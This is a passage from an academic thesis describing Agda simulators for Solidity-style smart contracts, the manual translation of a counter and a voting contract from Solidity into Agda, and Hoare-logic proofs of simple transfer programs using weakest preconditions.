executeLedger-viewfunStep1-4 : ∀{i} → StateIO → (calledAddr : Address)
```

```
    → FunctionName → Maybe ℕ → IOConsole i Unit
executeLedger-viewfunStep1-4 ⟨ ledger ledger, initialAddr initialAddr, gas gas⟩
    calledAddr f (just m) .force
    = exec' (putStrLn "The information you get is below:  ")
    λ _ → IOexec (putStrLn ("\n The initial address is " ++ show initialAddr ++
    "\n The called address is " ++ show calledAddr ++
    "\n The view function returns "
    ++ initialfun2Str (ledger calledAddr .viewFunction f (nat m)) ++
    "\n The view function cost returns "
    ++ show (ledger calledAddr .viewFunctionCost f (nat m))))
    λ _ → mainBody (⟨ ledger ledger, initialAddr initialAddr, gas gas⟩)
executeLedger-viewfunStep1-4 stIO calledAddr f nothing .force
    = exec' (putStrLn "Please enter the argument of the function
      name as a natural number") λ _ →
      executeLedger-viewfunStep1-3 stIO calledAddr (just f)
```

```
Please choose one of the following:
                    1- Execute a function of a contract.
                    2- Look up the balance of a contract.
                    3- Change the calling address.
                    4- Update the gas limit.
                    5- Check the gas limit.
                    6- Evaluate a view function.
                    7- Terminate the program.
6
Enter the Calling Address as a natural number
1
Enter the Called Address as a natural number
1
Enter the function name (e.g. checkVoter, counter)
checkVoter
Enter the argument of the function name as a natural number
1
The information you get is below:

 The initial address is 1
 The called address is 1
 The view function returns (theMsg 1)
 The view function cost returns 1
```

Figure 7.11: Evaluating a view function in the complex simulator at (Option 6).

Finally, we define the main function to run the program:

```
main : ConsoleProg
main = run (mainBody (⟨ testLedger ledger, 0 initialAddr, 20 gas⟩))
```

The main function has one single argument, and runs the mainBody, which includes an argument with a tuple of three values: ledger, initial address, and gas limit. The mainBody function uses our ledger (testLedger), starts from the initial address 0, and has the gas limit of 20 wei.

In the Git repository [17], we demonstrated our complex simulator through an example. The example shows if we use `"Option 3"` to change the calling address to address 1 and execute the function `"vote"`, the vote is rejected because voter 1 has not yet been added, as shown in Figure 7.12. If we select `"Option 1"` and execute the function `"addVoter"` to add voter 1, then vote by calling address 1, the vote succeeds, and the counter is incremented by 1 (the view function returns theMsg (nat 1), which means that the number of votes is 1), as displayed in Figures 7.13, 7.14, and 7.15. If we select `"Option 1"` to execute the function `"vote"` to try to vote again with voter 1, it is rejected, and the number of votes stays at 1, as shown in Figure 7.16.

```
Please choose one of the following:
                 1- Execute a function of a contract.
                 2- Look up the balance of a contract.
                 3- Change the calling address.
                 4- Update the gas limit.
                 5- Check the gas limit.
                 6- Evaluate a view function.
                 7- Terminate the program.
3
Enter a new calling address as a natural number
1
Enter the called address as a natural number
1
Enter the function name (e.g. addVoter, deleteVoter, vote)
vote
Enter the argument of the function name as a natural number
1
 The result is as follows:

 The initial address is 1
 The called address is 1
Debug information
The voter is not allowed to vote
Address 1 is trying to call the address 1 with Function Name checkVoter with Message (nat 1)
The remaining gas is 15 wei
```

Figure 7.12: Rejecting voter 1 (using option 3).

```
Please choose one of the following:
                1- Execute a function of a contract.
                2- Look up the balance of a contract.
                3- Change the calling address.
                4- Update the gas limit.
                5- Check the gas limit.
                6- Evaluate a view function.
                7- Terminate the program.
1
Enter the called address as a natural number
1
Enter the function name (e.g. addVoter, deleteVoter, vote)
addVoter
Enter the argument of the function name as a natural number
1
 The result is as follows:

 The initial address is 1
 The called address is 1
 The argument of the function name is (nat 1)
 The remaining gas is 16 wei ,  The function returned (theMsg 1)
```

Figure 7.13: Adding voter 1 (using option 1).

```
Please choose one of the following:
                1- Execute a function of a contract.
                2- Look up the balance of a contract.
                3- Change the calling address.
                4- Update the gas limit.
                5- Check the gas limit.
                6- Evaluate a view function.
                7- Terminate the program.
1
Enter the called address as a natural number
1
Enter the function name (e.g. addVoter, deleteVoter, vote)
vote
Enter the argument of the function name as a natural number
1
 The result is as follows:

 The initial address is 1
 The called address is 1
 The argument of the function name is (nat 1)
 The remaining gas is 8 wei ,  The function returned (theMsg 1)
```

Figure 7.14: Voting succeeds after adding voter 1 (using option 1).

```
Please choose one of the following:
                 1- Execute a function of a contract.
                 2- Look up the balance of a contract.
                 3- Change the calling address.
                 4- Update the gas limit.
                 5- Check the gas limit.
                 6- Evaluate a view function.
                 7- Terminate the program.
6
Enter the Calling Address as a natural number
1
Enter the Called Address as a natural number
1
Enter the function name (e.g. checkVoter, counter)
counter
Enter the argument of the function name as a natural number
1
The information you get is below:

 The initial address is 1
 The called address is 1
 The view function returns (theMsg 1)
 The view function cost returns 1
```

Figure 7.15: The counter increment after adding voter 1 (using option 6).

```
Please choose one of the following:
                 1- Execute a function of a contract.
                 2- Look up the balance of a contract.
                 3- Change the calling address.
                 4- Update the gas limit.
                 5- Check the gas limit.
                 6- Evaluate a view function.
                 7- Terminate the program.
1
Enter the called address as a natural number
1
Enter the function name (e.g. addVoter, deleteVoter, vote)
vote
Enter the argument of the function name as a natural number
1
 The result is as follows:

 The initial address is 1
 The called address is 1
Debug information
The voter is not allowed to vote
Address 1 is trying to call the address 1 with Function Name checkVoter with Message (nat 1)
The remaining gas is 15 wei
```

Figure 7.16: Voter 1 is not allowed to vote again (using option 1).

7.3 Translation of Solidity code into Agda

This section describes the translation of the Solidity language into the theorem prover Agda. One disadvantage of Solidity is insufficient security. For instance, Solidity-written smart contracts are vulnerable to reentrancy attacks [131]. To reduce these risks, developers must be knowledgeable about safe coding practices and carefully verify their contracts before deployment. In our work, we achieve a high level of security by verifying programs in Agda. An advantage of Agda is that it allows us to write and verify programs in the same system in which they are written. This prevents any translation errors from one system to another. There are two approaches to translating Solidity into Agda. The first approach is to use a compiler that translates Solidity code to Agda, which is a major project that goes beyond the thesis. We plan to carry out this project in the future. The second approach is to convert Solidity code to Agda manually. In our work, we use manual translation, which we explain this translation using examples.

In our approach, we restrict ourselves to the most commonly used features of Solidity. We omit floats, which are not yet fully implemented in the Solidity language; rationals, which are not yet commonly used; and function types.

Arrays are represented as a message consisting of a list of the elements that encode the arrays's elements. Variables are represented as constant functions that return the current variable. They can be updated by other smart contracts. We represent unsigned integers as nat i and signed integers x as pairs presented as lists (nat b) (nat i), where b is 0 for negative and 1 for positive, i = x if x is positive, and $i = -x$ if x is negative. In both cases, i is range-restricted, with the range given by the underlying Solidity types. Addresses are represented as range-restricted unsigned integers. Unicode characters and numerations are represented as unsigned integers with a range given by the data type. Range-restricted unsigned integers are represented as natural numbers, where a case distinction needs to be made as to whether or not the arguments are in range or not. If they are out of range, we raise an exception in accordance with Solidity ≥ 0.8. Similarly, if a message is not a representation of an element of the data type in question (e.g. in case of signed integers, the message is not a list of length 2, with the first element being 0 or 1), we raise an exception. We represent byte arrays as list x, where x consists of elements nat y, and y is a range-restricted natural number corresponding to the value of the array. We represent arrays as list x in which each array element is defined as a message representing the element of its type. We also represent contracts by the addresses where they are located, i.e. as unsigned integers within a range. We implement strings as an array of range-restricted integers in which each integer is the character's ASCII code. In addition, we implement maps as view functions that take an element of the domain as an argument represented as a message and return the result of the map applied to it as a message. Finally, we define functions as functions of the contract, which take a message representing the list of arguments and return the result as a message (or in the case of multiple returned elements, a list of the results as a message).

In this section, we provide an example of the simple simulator in Subsect. 7.3.1 and the complex model in Subsect. 7.3.2.

7.3.1 Simple Simulator

This section illustrates an example demonstrating the process of translating Solidity into Agda.

- **In Solidity:**
  We implement a contract called CounterExample, which includes a variable called counter (type uint16) and a function called increment function (increment()) used to increment the counter value by 1. The counter variable is initialised to 0, which is the default in Solidity. The definition of the contract of CounterExample in Solidity is as follows:

```
pragma solidity >=0.8.2 <0.9.0;

contract CounterExample {

  uint16 counter;

  function increment() public{
    counter ++;}}
```

- **In Agda:**
  To translate the CounterExample in Agda, we define auxiliary functions to allow us to represent our code in Agda. First, in Solidity, we declared the counter of type uint16, which has a minimum value of 0 and a maximum value of 65535 (we have also tested the example with uint256 in Agda. Here, we use the smaller number for presentation purposes). In Agda, we define the Max_Uint function, which has a maximum value of 65535, and the counter is initialised to 0 as the initial value (the default initialisation in Solidity).

  The definition of Max_Uint is as follows:

```
Max_Uint : ℕ
Max_Uint = 65535
```

  In our example testLedger, we have three fields at address 1:

- For testing purpose, we set the balance (amount) to 40 wei.
- We have two functions (fun):
  * The first is "counter", which represents a variable. This variable is initialised to nat 0.
  * The second is "increment". It looks up the current address so that it knows which address to refer to. Then, it calls the counter function and obtains the old counter value. After obtaining the result returned by the counter, the function makes an anonymous case distinction on whether the element returned is of the form (nat n) or not, using (syntax λ{ ··· }). If the old counter is a number, it checks whether it is less than Max_Uint. If it is, it updates "counter" to the constant function (const), returning suc *oldcounter* (increment by 1); in all other cases, an error is raised.

  The definition of testLedger is as follows:

```
testLedger 1 .amount                = 40
testLedger 1 .fun "counter" m       = const 0 (nat 0)
testLedger 1 .fun "increment" m =
  exec currentAddrLookupc λ addr →
  exec (callc addr "counter" (nat 0))
  λ{(nat oldcounter) → (if oldcounter < Max_Uint
    then exec (updatec "counter" (const (suc oldcounter)))
                (λ _ → return (nat (suc oldcounter)))
    else error (strErr "out of range error"));
  _ → error (strErr "counter returns not a number")}

testLedger ow .amount = 0
testLedger ow .fun ow' ow" = error (strErr "Undefined")
```

For other addresses, the balance (amount) is 0, and the functions (fun) will raise an error.

The simple simulator can handle mappings, but the mappings should be represented as lists of pairs, which need to be encoded and decoded using Agda - a cumbersome process which makes verification difficult.

The complex model can deal with mappings more directly by representing them as view functions. Therefore, in this section, our solidity code does not include a mapping data type.

7.3.2 Complex Simulator

In this section, we provide an example that shows how to translate Solidity code into Agda code using the complex simulator.

- **In Solidity:**

  We introduce a contract named "Voting_Example" with two variables. The first is a mapping named "checkVoter", which maps addresses to Boolean values and determines whether a voter is allowed to vote. The second is a mapping named "voteResult", which maps uint to uint values. The "voteResult" mapping stores the number of voters' votes with each key representing a candidate as an unsigned integer value.

  Then, we create the addVoter() function, which takes an address of a voter as input and returns a Boolean value, and adds the voter to "checkVoter". The addVoter() function first checks if the address is already in the mapping using the "require" statement. If the address is already present, the function will raise an error. In contracts, if the address is not in the mapping, the function will set the value of checkVoter for the argument of the function to true and then return true.

  Next, we define deleteVoter(), which is similar to the addVoter() function, but it requires the mapping to return true for the voter, and if yes, sets the mapping for the voter to false.

  Finally, we develop the vote() function, which returns a Boolean value. First, the vote() function checks if the voter is eligible to vote, by checking the result of the "checkVoter" mapping. If the voter is allowed to vote, it will first set the mapping for the voter to false, and then it increments voterResult by 1. If not, it will raise an exception.

  The definition of Voting_Example contract is as follows:

```
pragma solidity >=0.8.2 <0.9.0;

contract Voting_Example {
 mapping(address => bool) public checkVoter;
 mapping(uint => uint) public voteResult;


  function addVoter(address user) public returns (bool) {
   require(!checkVoter[user],"Voter already exists");
        checkVoter[user] = true;
        return true;}
```

```

function deleteVoter(address user) public returns (bool) {
 require(checkVoter[user],"Voter does not exist");
      checkVoter[user] = false;
      return false;}

function vote(uint candidate) public returns (bool) {
  require(checkVoter[msg.sender], "The voter is not allowed to
      vote");
      checkVoter[msg.sender] = false;
      voteResult[candidate] += 1;
      return true;}}
```

- **In Agda:**
  We translate the Voting_Example contract from Solidity into the following Agda code testLedger:

```
testLedger 1 .amount = 100
testLedger 1 .viewFunction "checkVoter" msg =
    checkMsgInRangeView Max_Address msg λ voter → theMsg (nat 0)
testLedger 1 .viewFunction "voteResult" msg =
    checkMsgInRangeView Max_Uint msg λ voter → theMsg (nat 0)
testLedger 1 .viewFunctionCost "checkVoter" msg = 1
testLedger 1 .viewFunctionCost "voterResult" msg = 1
testLedger 1 .fun "addVoter" msg      =
  checkMsgInRange Max_Address msg λ user →
  exec (callView 1 "checkVoter" (nat user))(λ _ → 1)
  λ msgResult → checkMsgOrErrorInRange Max_Bool msgResult
    λ {0 → exec (updatec "checkVoter"
    (addVoterAux user) λ oldFun oldcost msg → 1) (λ _ → 1)
                                (λ _ → return 1 (nat 1));
    (suc _) → exec (raiseException 1 "Voter already exists")(λ _ → 1)(λ ())}

testLedger 1 .fun "deleteVoter" msg =

  checkMsgInRange Max_Address msg λ user →
  exec (callView 1 "checkVoter" (nat user)) (λ _ → 1)
```

```
  λ msgResult → checkMsgOrErrorInRange Max_Bool msgResult
    λ {0 → exec (raiseException 1 "Voter does not exist")(λ _ → 1)(λ ());
    (suc _) → exec (updatec "checkVoter"
    (deleteVoterAux user) λ oldFun oldcost msg → 1)(λ _ → 1)
    (λ _ → return 1 (nat 0))}

testLedger 1 .fun "vote" msg =
  checkMsgInRange Max_Uint msg λ candidate →
  exec callAddrLookupc (λ _ → 1)
  λ addr → exec (callView 1 "checkVoter" (nat addr))(λ _ → 1)
  λ msgResult → checkMsgOrErrorInRange Max_Bool msgResult
  λ b → voteAux addr b candidate


testLedger 0 .amount    = 100
testLedger 3 .amount    = 100
testLedger 5 .amount    = 100
testLedger ow .amount  = 0
testLedger ow .fun ow' ow'' = error (strErr "Undefined") ⟨ ow » ow · ow' [ ow'' ]⟩
testLedger ow .viewFunction ow' ow'' = err (strErr "Undefined")
testLedger ow .viewFunctionCost ow' ow'' = 1
```

In the testLedger example, there are four fields located at address 1:

- The balance of the contract (amount) has been set to 100 wei for testing purposes. The same applies to contracts 0, 3, and 5.
- There are two view functions of (viewfunction) available:
  * The view function "checkVoter" initially calls the checkMsgInRangeView function to check whether the message is a number in the range of addresses. A continuation function is applied to the resulting address, if the message is a number within the designated range. In this particular case, it returns the message (nat 0) for false. If the message is outside the range, an error message is returned. An error message is also returned if the message is not a number. It is initialised with the value of 0. The definition of checkMsgInRangeView is as follows:

$$
\begin{aligned}
&\mathsf{checkMsgInRangeView} : (\mathit{bound} : \mathbb{N}) \to \mathsf{Msg} \\
&\qquad\qquad\qquad\qquad \to (\mathbb{N} \to \mathsf{MsgOrError}) \to \mathsf{MsgOrError} \\
&\mathsf{checkMsgInRangeView}\ \mathit{bound}\ (\mathsf{nat}\ n)\ \mathit{fn} = \\
&\quad \mathsf{if}\ n < \mathit{bound} \\
&\quad \mathsf{then}\ (\mathit{fn}\ n) \\
&\quad \mathsf{else}\ \mathsf{err}\ (\mathsf{strErr}\ \texttt{"View function result out of range"}) \\
&\mathsf{checkMsgInRangeView}\ \mathit{bound}\ (\mathit{msg}\ \mathsf{+msg}\ \mathit{msg}_1)\ \mathit{fun} = \\
&\quad \mathsf{err}\ (\mathsf{strErr}\ \texttt{"View function didn't return a number"}) \\
&\mathsf{checkMsgInRangeView}\ \mathit{bound}\ (\mathsf{list}\ l)\ \mathit{fun} = \\
&\quad \mathsf{err}\ (\mathsf{strErr}\ \texttt{"View function didn't return a number"})
\end{aligned}
$$

  * The view function `"voteResult"` checks as `"checkVoter"` that the argument is a number, and checks that it is in the range of uint. For all candidates, it returns nat 0 as the number of votes.

- We have two view function costs (viewfunctionCost), which are `"checkVoter"` and `"voteResult"` that are used to calculate the view function for each process. These costs are both initialised with a value of 1.
- We have three functions (fun):
  * The `"addVoter"` function will invoke the checkMsgInRange function to verify if the argument is an address within the acceptable range of addresses. It will then call `"checkVoter"` applied to the address, and then, using the checkMsgOrErrorInRange function, if the result is a number within the Booleans range, i.e. it is ≤ 1 (if not, it raises an exception). It then makes a case distinction on the result. If the result is 0 for false, the `"addVoter"` function will update the view function `"checkVoter"` by using the addVoterAux function. Otherwise, the result is suc _, i.e. false, and it will raise an exception. The addVoterAux function updates the previous `"checkVoter"` function: if the argument is equal to the new address, it will return nat 1 for true; otherwise, it returns the previous result of `"checkVoter"`.

    The definition of addVoterAux is as follows:

$$
\begin{aligned}
&\mathsf{addVoterAux} : \mathbb{N} \to (\mathsf{Msg} \to \mathsf{MsgOrError}) \to \mathsf{Msg} \to \mathsf{MsgOrError} \\
&\mathsf{addVoterAux}\ \mathit{newaddr}\ \mathit{oldCheckVoter}\ (\mathsf{nat}\ \mathit{addr}) = \\
&\quad \mathsf{if}\quad \mathit{newaddr} \equiv^{\mathsf{b}} \mathit{addr}
\end{aligned}
$$

```
    then theMsg (nat 1) -- return 1 for true
    else oldCheckVoter (nat addr)
  addVoterAux ow ow' ow'' =
    err (strErr "The argument of checkVoter is not a number")
```

The definitions of the checkMsgInRange and checkMsgOrErrorInRange functions are similar to the definitions of checkMsgInRangeView, so we only provide their signatures:

```
  checkMsgInRange : (bound : ℕ) → Msg → (ℕ → SmartContract Msg)
                    → SmartContract Msg

  checkMsgOrErrorInRange : (bound : ℕ) → MsgOrError
    → (ℕ → SmartContract Msg) → SmartContract Msg
```

∗ The "deleteVoter" function deletes a voter. It works similarly to the "addVoter" function, but it checks whether "checkVoter" for the argument is true, and if yes, sets it to 0 for false.

∗ "vote" does the following: it first calls the checkMsgInRange function to check whether it is a number within the range of uint. If it is not, it raises an exception. Otherwise, it looks up the calling address and then evaluates the result of the ("checkVoter") applied to the calling address. Then, it will use the checkMsgOrErrorInRange function to check if the result is a number in the range of the Booleans. It then calls the voteAux function. The voteAux determines whether the outcome was 0 for false or suc _ for true. If it is false, it will return an error message. Otherwise, it will first set the "checkVoter" for the voter to false (to prevent multiple voting). Then it will increment the view function ("voteResult") applied to the candidate by 1.
The full definition of voteAux is as follows:

```
  voteAux : Address → ℕ → (candidate : ℕ)→ SmartContract Msg
  voteAux addr 0 candidate =
    error (strErr "The voter is not allowed to vote")
    ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
  voteAux addr (suc _) candidate =
```

```
exec (updatec "checkVoter"
(deleteVoterAux addr) λ oldFun oldcost msg → 1)(λ _ → 1)
(λ x → (incrementAux candidate))
```

For other addresses and other normal and view functions for contract 0, 3, and 5, it will return an error ("Undefined"). For view function costs (viewfunctionCost) will set the gas cost to 1.

7.4 Chapter Summary

This chapter presented two blockchain simulators of Solidity-style smart contracts in the theorem prover Agda. The first was the simple simulator, which has simple instructions for transferring money to specific addresses and executing and updating smart contracts. The second was the complex simulator, which has more features and complex instructions, supports gas costs, uses a view function similar to the Solidity language, and displays better error messages than the simple simulator. In addition, this chapter provided a detailed explanation of the process involved in converting code written in Solidity to Agda. The simulator was written in the interactive theorem prover Agda in the same language in which we plan to carry out the verification in the next chapter 8. Therefore, no explicit translation from the simulated program into the verified program was needed, thus avoiding translation errors.

Chapter 8

Verifying Solidity-style Smart Contracts

Contents

8.1 Introduction

Verification is an indispensable procedure and the foundation for the dependability and credibility of data, products, and systems in various fields. It is critical for ensuring safety, security, compliance, informed decision-making, fraud detection, and accuracy while avoiding errors. In a world replete with data and information, verification ensures that decisions are well-informed and prevents deception or errors.

In this chapter, we verify smart contracts using the models developed in chapter 6. This chapter proposes using the weakest precondition to verify smart contracts' correctness for simple and complex models. This guarantees blockchain security even when attacks are possible.

The rest of our chapter is organised as follows: In Sect. 8.2, we verify smart contracts using two models: simple and complex models, in the theorem prover Agda and provide two examples for each model. In Sect. 8.3, we conclude this chapter.

Git repository. The formalisation of this work has been completed, and the proof assistant Agda has been used to carry out full proofs. The source code is available at [20] and can be found as well in appendix E.

8.2 Verification of Solidity-style Smart Contracts in Simple and Complex models

We use Hoare logic and the weakest preconditions for access control, as introduced in chapter 4 - in particular, Subsect. 4.3.1 - in order to specify the correctness of smart contracts in Solidity.

In this section, we verify smart contracts in the simple model and provide two examples in Subsubsect. 8.2.1. Then, we verify smart contracts in the complex model and provide two examples in Subsubsect. 8.2.2

8.2.1 Verifying Contracts in the Simple Model

As a reminder, in the previous chapter 6, particularly in Subsubsect. 6.2.2, we built the simple model of Solidity-style smart contracts using the interactive theorem prover Agda. In this model, we had a number of commands (CCommands), such as transferc, which caused a particular amount to be transferred to a specific address; callc, which is used to call a function (also referred to as a method in object-oriented terminology) in a different contract; updatec, which is used to update one of the functions of the contract to be updated; currentAddrLookupc, which looked up the current address; callAddrLookupc, which looked up the call address; and getAmountc, which returned the current balance for that address. CCommands is defined in Agda as a mutual data type. For the simple models, we defined the set of possible responses (CResponse) that may return in response to the execution of each command. As CResponse is dependent on CCommands, we defined CResponse as a function of type (CCommands $\rightarrow$ Set).

In addition, we defined our Contract as a record type of type Set consisting of two fields: the balance (amount) and the functions that were to be executed (fun).

We also defined our smart contract (SmartContract), termed as SmartContractExec in [11] as the data type with three constructors: return, which ended the execution and returned its argument; error, which aborted the execution and returned an error message; and exec, which executed a command and continues the execution based on the response. The simple model did not support the gas cost.

To verify smart contracts in the simple model, we start by defining the remaining program (RemainingProgram), which is the whole thing that we are still executing as a record type. It consists of three fields as follows:

- The remaining program (prog) of the remainder of the current function to be executed. It is of type SmartContract;
- A stack of open functions to be executed (stack), which called the current function. The stack is a list of execution stacks (ExecutionStack) that contain three fields of the execution stack element: lastcalladdress, the address that initiated the last call; calledAddress, the address that was called; and continuation, which determines the subsequent execution step to be carried out based on the message returned after the function call has concluded;
- calledAddress, the address which was called. It is given as a natural number.

The definition of RemainingProgram is as follows:

```
record RemainingProgram : Set where
  constructor remainingProgram
  field
    prog          : SmartContract Msg
    stack         : ExecutionStack
    calledAddress : Address
open RemainingProgram public
```

We define the final state's end program (endProg x), which depends on the return value x. When defining weakest preconditions in Hoare logic, we will refer to the fact that the program reduces to a terminated program, i.e. a program of the form endProg x, where the start state fulfils the precondition, and the end state fulfils the postcondition.

The definition of the endProg is as follows:

```
endProg : Msg → RemainingProgram
endProg x = remainingProgram (return x) [] 0
```

The above function is the end program, which returns the remaining program (return *x*), the stack is empty ([]), and the called address is 0.

Then, we define the state of Hoare logic (HLState) as a record type with two fields: ledger and calling address (callingAddress).

The definition of HLState is as follows:

```
record HLState : Set where
  constructor stateEF
  field
    ledger         : Ledger
    callingAddress : Address
open HLState public
```

The full state StateExecFun consists of a RemainingProgram and an HLState, and we define a function combineHLprog which creates an element of StateExecFun from these two components.

The definition of combineHLprog function is stated below:

```
combineHLprog : RemainingProgram → HLState → StateExecFun
combineHLprog (remainingProgram prg st calledAddr) (stateEF led callingAddr)
  = stateEF led st callingAddr calledAddr prg
```

The state of executing a smart contract (StateExecFun) is defined in Subsect. 6.2.2.

Next, we define Hoare logic predicate (HLPred) as a predicate on HLState. Pre- and post-conditions will be defined as elements of HLPred. The definition of HLPred is as follows:

```
HLPred : Set₁
HLPred = HLState → Set
```

To check whether the state execution function has terminated, we define the NotTerminated function. This function has three cases: in the case of return or error, the programs have terminated therefore, NotTerminated is false $\perp$, but in the case of execution (exec), it returns $\top$, which means that the program has not terminated.

The definition of NotTerminated function is as follows:

```
NotTerminated : StateExecFun → Set
NotTerminated (stateEF led eStack callingAddr calledAddr (return x))  = ⊥
NotTerminated (stateEF led eStack callingAddr calledAddr (error x))   = ⊥
NotTerminated (stateEF led eStack callingAddr calledAddr (exec c x)) = ⊤
```

Furthermore, we define the evaluate function relation (EFrel) as a relation between two elements of StateExecFun, depending on an element l : Ledger. The relation EFrel has two constructors: reflex means that the two elements of StateExecFun are the same, and step means that the relation between two state execution functions s and s” is one step followed by further steps, and that the program has not terminated yet. The stepEF function is defined in Subsect. 6.2.2. EFrel will not use a non-terminating definition. The use of EFrel instead of the evaluateNonTerminating function in Subsubsect. 6.2.2.2 avoids making sure that the following code stays in the safe subset of Agda.

The definition of the EFrel data type is as follows:

```
data EFrel (l : Ledger) : StateExecFun → StateExecFun → Set where
  reflex : (s : StateExecFun) → EFrel l s s
  step : {s s” : StateExecFun} → NotTerminated s → EFrel l (stepEF l s) s” → EFrel l s s”
```

We also define the statement (<_>solpresimplemodel_<_>) that when running a program starting in a state fulfilling the precondition, we obtain a terminated state fulfilling the post-condition. This statement depends on three arguments: precondition (ϕ), program (p), and postcondition (ψ). It expresses that for any two states s s’, any choice of a return value if by running the program we get from state s to a terminated program of the form return x in the state s’, then s’ fulfils the postcondition.

The definition of the statement (<_>solpresimplemodel_<_>) is as follows:

```
<_>solpresimplemodel_<_> : (ϕ : HLPred) → (p : RemainingProgram)
                            → (ψ : HLPred) → Set
<_>solpresimplemodel_<_> ϕ p ψ = (s s’ : HLState) → (x : Msg) → ϕ s
  → EFrel (s .ledger) (combineHLprog p s) (combineHLprog (endProg x) s’) → ψ s’
```

We then define the statement (<_>solweakestsimplemodel_<_>) that when executing a program resulting in a terminated program which fulfils the postcondition, then before executing, the state must have fulfilled the precondition. This statement depends on three arguments: precondition (ϕ), program (p), and postcondition (ψ). It expresses that for any two states s s', any choice of a return value if by running the program we get from state s to a terminated program of the form return x in the state s' fulfilling the postcondition, then s fulfils the precondition.

The definition of the statement <_>solweakestsimplemodel_<_> is as follows:

```
<_>solweakestsimplemodel_<_> : (ϕ : HLPred) → (p : RemainingProgram)
                                    → (ψ : HLPred) → Set
<_>solweakestsimplemodel_<_> ϕ p ψ = (s s' : HLState) → (x : Msg) → ψ s'
  → EFrel (s .ledger)(combineHLprog p s) (combineHLprog (endProg x) s') → ϕ s
```

Finally, we define the statement of Solidity (<_>sol_<_>) as the conjunction of the previous two predicates, defined as a record type with two fields: precondition (precond) and weakest precondition (weakest).

The definition of this statement is as follows:

```
record <_>sol_<_> (ϕ : HLPred)(p : RemainingProgram)(ψ : HLPred) : Set where
  field
    precond : < ϕ >solpresimplemodel p < ψ >
    weakest : < ϕ >solweakestsimplemodel p < ψ >
open <_>sol_<_> public
```

In the following section, we prove two examples: the first example deals with one instruction in Subsubsect. 8.2.1.1 and the second deals with two instructions and uses an if statement in Subsubsect. 8.2.1.2.

8.2.1.1 Proof of the Correctness of the First Example in the Simple Model

In the following, we develop a program along with its preconditions and postconditions. Then, we prove that the program is correct w.r.t. these preconditions and postconditions using weakest precondition semantics.

We start by defining the transferProg example of the simple verification, which deals with one instruction: transferc. In our example, we have three fields:

- The remaining program (prog) transfers 10 wei to address 6 and returns the message (nat 0);

- The initial stack (.stack) starts from the empty list ([]);
- The called address (.calledAddress) makes a call and transfers 10 wei from address 0 to address 6.

The definition of transferProg is as follows:

```
transferProg : RemainingProgram
transferProg .prog          = exec (transferc 10 6)
                                λ _ → return (nat 0)
transferProg .stack         = []
transferProg .calledAddress = 0
```

We define the postcondition (PostTransfer), which returns the type of semantics of the Hoare logic predicate (HLPred). The PostTransfer means that when running the program after transferring money from address 0, the new ledger amount at address 6 is increased by 10 wei. The calling address is 0, which is the account address that initiated the transaction.

The definition of PostTransfer as following: as following :

```
PostTransfer : HLPred
PostTransfer (stateEF led callingAddress) =
  (led 6 .amount ≡ 10) ∧ (callingAddress ≡ 0)
```

Then, we define the precondition (PreTransfer) of type HLPred. The PreTransfer function verifies that the sender has at least 10 wei in their account at address 0 in order to transfer the funds to address 6, that the amount at address 6 is 0 wei, and that the calling address is 0.

```
PreTransfer : HLPred
PreTransfer (stateEF led callingAddress) =
  (led 6 .amount ≡ 0) ∧ ((10 ≦r led 0 .amount ) ∧ (callingAddress ≡ 0))
```

Afterwards, we define proofPreTransfer and use it to prove the forward direction for the precondition using the statement <_>solpresimplemodel_<_>. The proofPreTransfer demonstrates that when the stack program transferProg is executed in the initial state that fulfils the PreTransfer condition, it will finally achieve the final state that fulfils the PostTransfer condition. We also define auxiliaries and prove them to obtain the correct proof, such as proofPreTransferaux1 to check the amount at address 0, efrelLemLedger to prove that the ledger in the final state is equal to the leger in the initial state, and efrelLemCallingAddr' to prove that the calling address in the final state is equal to the address in the initial state.

The proof of the proofPreTransfer is as follows, and see the appendices E.1.1 and E.1.2 for the proofs of auxiliaries function: proofPreTransferaux1, efrelLemLedger, and efrelLemCallingAddr' :

```
proofPreTransfer : < PreTransfer >solpresimplemodel transferProg < PostTransfer >
proofPreTransfer (stateEF led1 .0) s' msg (and x (and 10≦led1-0amount refl))
  (step tt x3) rewrite compareleq1 10 (led1 0 .amount) 10≦led1-0amount
  = and (proofPreTransferaux1 led1 msg 10≦led1-0amount
    s' x (efrelLemLedger x3)) (efrelLemCallingAddr' x3)
```

Furthermore, we define proofPreTransfer-solweakest and prove the backward direction using the statement <_>solweakestsimplemodel_<_> for the weakest precondition.

The proof of the proofPreTransfer-solweakest is as follows:

```
proofPreTransfer-solweakest :
  < PreTransfer >solweakestsimplemodel transferProg < PostTransfer >
proofPreTransfer-solweakest (stateEF led1 callingAddress)
  (stateEF led2 .0) msg (and x refl) (step tt x2)
  = proofPreTransfer-solweakestaux led1 led2 msg
    callingAddress x (compareLeq 10 (led1 0 .amount)) x2
```

After proving that the precondition is a precondition and that it is the weakest precondition, we can prove that the Hoare triple holds for both directions using the following statement <_>sol_<_>:

```
proofTransfer : < PreTransfer >sol transferProg < PostTransfer >
proofTransfer .precond = proofPreTransfer
proofTransfer .weakest = proofPreTransfer-solweakest
```

From the above proof, we see that the specification is given by the precondition (PreTransfer) and postcondition (PostTransfer). The proof proofTransfer shows that the program fulfils the specification as expressed by this pre- and post-condition using weakest precondition semantics.

8.2.1.2 Proof of the Correctness of the Second Example in the Simple Model

Similar to Subsubsect. 8.2.1.1, we develop the second program, including its preconditions and postconditions. Then, we prove that the program is correct in relation to these preconditions and postconditions by employing weakest precondition semantics.

We start by defining the second example (transferSec-Prog). This example is similar to the previous example; we only change the stack program and PreTransfer. In this example, we deal with two instructions, which are getAmountc and transferc. In our example, the program obtains the amount at address 0 and then it checks whether the amount is greater than or equal to 10 wei, in which case it transfers the money to address 6; otherwise, it returns 0. In addition, the initial stack is empty ([]), and the calling address is 0.

The definition of the second program (transferSec-Prog) is as follows:

```
transferSec-Prog : RemainingProgram
transferSec-Prog .prog =
  exec (getAmountc 0) λ amount →
  if 10 ≦b amount
  then exec (transferc 10 6) (λ _ → return (nat 0))
  else return (nat 0)
transferSec-Prog .stack         = []
transferSec-Prog .calledAddress = 0
```

We define PreTransfer, which we use to check whether the conditions are satisfied to execute a money transfer. We use disjunctions between these conditions; if one of the disjunctions is true, it executes the transfer. The first disjunction is whether the balance at address 6 is 0 wei and the balance at address 0 is greater than or equal to 10 wei, in which case it executes the transfer. The second disjunction is whether the balance at address 6 is 10 wei and the balance at address 0 is not at least 10 wei, in which case it executes the transfer.

```
PreTransfer : HLPred
PreTransfer (stateEF led callingAddress)
